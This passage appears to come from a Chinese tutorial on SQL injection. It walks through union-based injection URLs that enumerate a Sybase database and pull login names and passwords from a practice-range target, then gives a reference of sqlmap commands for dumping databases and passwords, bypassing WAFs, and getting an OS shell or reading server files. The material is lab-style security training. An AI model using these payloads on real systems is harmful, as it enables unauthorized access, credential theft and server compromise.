
- 利用Sybase数据库自带的dbo.sysobjects表[储存表名的表]猜解表名

```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from mozhe_Deepthroat.dbo.sysobjects
```




- 同样的在存在多个表的情况下，我们使用 where 条件查询下一个表名

```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from mozhe_Deepthroat.dbo.sysobjects where name<>'Deepthroat_login'
```





```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from
mozhe_Deepthroat.dbo.sysobjects where name<>'Deepthroat_login' and name<>'notice'
```




- 利用 dbo.syscolumns [储存列名的表] 获取 Deepthroat_login 表的列明信息

```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from
mozhe_Deepthroat.dbo.syscolumns
```




- 使用 where 条件查询下一个列名


```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from mozhe_Deepthroat.dbo.syscolumns where name <> 'uid'
```




```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from mozhe_Deepthroat.dbo.syscolumns where name <> 'uid' and name <> 'type'
```





```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from
mozhe_Deepthroat.dbo.syscolumns where name <> 'uid' and name <> 'type' and name <> id
```




- 这个时候我们会发现查询的列名越来越多,那是因为我们并没有绑定表 Deepthroat_login 进行查询，导致我们跨表查询了列名。所以这个时候我们需要绑定表名进行查询。

```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from
mozhe_Deepthroat.dbo.syscolumns where id=object_id('Deepthroat_login')
```



- 继续，查询下一个列名

```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from
mozhe_Deepthroat.dbo.syscolumns where id=object_id('Deepthroat_login') and name<>'id'
```




- 继续


```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from
mozhe_Deepthroat.dbo.syscolumns where id=object_id('Deepthroat_login') and name<>'id' and name <> 'name'
```

- 获取 Deepthroat_login 表下的 name,password信息

```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from Deepthroat_login
```

```
http://219.153.49.228:49810/new_list.php?id=-1 union all select null,password,null,null from Deepthroat_login
```






- 好像并不是我们想要的name、password信息，继续

`http://219.153.49.228:49810/new_list.php?id=-1 union all select null,name,null,null from Deepthroat_login where name <> 'zhang'`

`http://219.153.49.228:49810/new_list.php?id=-1 union all select null,password,null,null from Deepthroat_login where name <> 'zhang'`



- OK!完美！

由SQLMAP引出的小案例

关于SQLMAP大家可参考之前的文章，这里仅作一个简单的介绍使用。有兴趣的话可以跳转下方的SQLMAP高级应用链接。

SQLMAP的官方地址 - https://github.com/sqlmapproject/sqlmap

SQLMAP使用手册 - https://blog.csdn.net/weixin_42250835/article/details/111830402

SQLMAP思维导图[不需要积分下载,如果需要积分可私信我直接发原图] - https://download.csdn.net/download/weixin_42250835/16191021

SQLMAP的源码学习笔记一之目录结构 - https://blog.csdn.net/qq_21500173/article/details/53648696

SQLMAP常用命令总结

```
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1"   #判断url是否存在漏洞
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1"   #识别指纹信息
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --batch   #对所有的交互式的选择都是默认最优先优化的选项（一把嗦就完事儿了）
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --batch -v2 #显示输出信息级别

输出信息按从简到繁共分为7个级别，使用参数“-v <级别>”来指定某个等级，如使用参数“-v 6”来指定输出级别为6。默认输出级别为1。各个输出级别的描述如下：

0：只显示Python的tracebacks信息、错误信息[ERROR]和关键信息[CRITICAL]；
1：同时显示普通信息[INFO]和警告信息[WARNING]；
2：同时显示调试信息[DEBUG]；
3：同时显示注入使用的攻击荷载；
4：同时显示HTTP请求；
5：同时显示HTTP响应头；
6：同时显示HTTP响应体。
```

```
sqlmap -r rizhi.txt  #“rizhi.txt”为抓取的http的请求包
sqlmap -r rizhi.txt -p username  #指定参数，当某一个活或多个参数存在SQL注入漏洞时，通过-p指定参数进行注入
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1"   --cookie="抓取的cookie"   #当该网站需要登录时，通过cookie访问，判断该url是否存在漏洞
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1"  --data="name=value"  #抓取post提交的数据以“name=value”的形式填入进行注入探测
sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --random-agent   #使用任意的User-Agent爆破
```

```
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --users      #查看数据库的所有用户
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --passwords  #查看数据库用户名的密码
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --current-user  #查看数据库当前的用户
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1"    --current-db #查看当前的数据库
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --is-dba    #判断当前用户是否有管理员权限
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --roles     #列出数据库所有管理员角色，该命令仅适用于当前数据库是Oracle时
```

```
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1"    --dbs        #爆出所有的数据库
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1"    --tables     #爆出所有的数据表
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1"    --columns    #爆出数据库中所有的列
```

```
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" -D information_schema --tables #爆出数据库information_schema中的所有的表
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" -D information_schema -T users --columns #爆出information_schema数据库中users表中的所有的列
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" -D information_schema -T users -C username --dump  #爆出数据库information_schema中的users表中的username列中的所有数据并下载

sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" -D information_schema -T users --dump-all #爆出数据库information_schema中的users表中的所有数据并下载
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" -D information_schema --dump-all   #爆出数据库information_schema中的所有数据并下载
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --dump-all  #爆出该数据库中的所有数据
这里需要注意的是，当不进行表与字段的爆破时直接进行下载，在数据量很大的情况下会很慢
```


```
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --identify-waf   检测是否有WAF
sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1"  --tamper=space2comment.py  #指定脚本进行过滤，用/**/代替空格
关于探测URL是否存在WAF，并且如何绕过的方法会在下文的SQLMAP高级用法中进行详解

sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --level=5 --risk=3 #探测等级5，平台危险等级3，都是最高级别。
level的等级（1-5，默认为1）
level 1：对GET和POST的数据进行测试
level 2：会对HTTP cookie进行测试
level 3：会对HTTP User-Agent/Referer头进行测试
level4-5：测试的更加全面，同时测试的速度会更慢

risk风险等级（1-4，默认1）升高风险等级会增加数据被篡改的风险。
risk 1：此等级在大多数情况下对测试目标无害
risk 2：基于事件的测试
risk 3：or语句的测试
risk 4：update的测试

sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --sql-shell  #执行指定的sql语句
这里需要注意的是在不知道对应的数据库的执行语句的时候尽量少使用

sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --dbms="MySQL"     #指定其数据库为mysql Firebird, HSQLDB, IBM DB2,
 Informix, Microsoft Access, Microsoft SQL Server, MySQL, Oracle, PostgreSQL, SAP MaxDB, SQLite, Sybase
dbms是“Database Management System”的缩写。默认情况下SQLMAP会自动检测网站使用的数据库管理系统，如果SQLMAP自动检测失败或是不想让SQLMAP进行数据库指纹检测，可以使用参数“--dbms”手动指定数据库管理系统，如：“--dbms postgresql”。

对于Mysql和Microsoft SQL Server和要这样指定：
  --dbms MySQL <version>
  --dbms Microsoft SQL Server <version>
对于MySQL来说，是类似这样的：5.0。对于Microsoft SQL Server来说，是类似这样的：2005。
如果在添加“--dbms”参数的同时还添加了“--fingerprint”，SQLMAP只会在指定的数据库管理系统内进行指纹识别。
只有在很确定时使用“--dbms”，否则还是让SQLMAP自动检测更好些。

sqlmap -u "http://127.0.0.1/sqli/Less-1/?id=1" --os-shell/--os-cmd   #执行--os-shell命令，获取目标服务器权限
默认情况下SQLMAP会自动检测运行数据库管理系统的操作系统，目前完全支持的操作系统有：Linux、Windows
如果很确定可以使用参数“--os”指定运行数据库管理系统的操作系统。当然在只用很确定时才应该使用此参数，否则还是让SQLMAP自动检测更好些。

sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --file-read "usr/desktop/test.txt" #读取目标服务器usr/desktop/下的test.txt文件
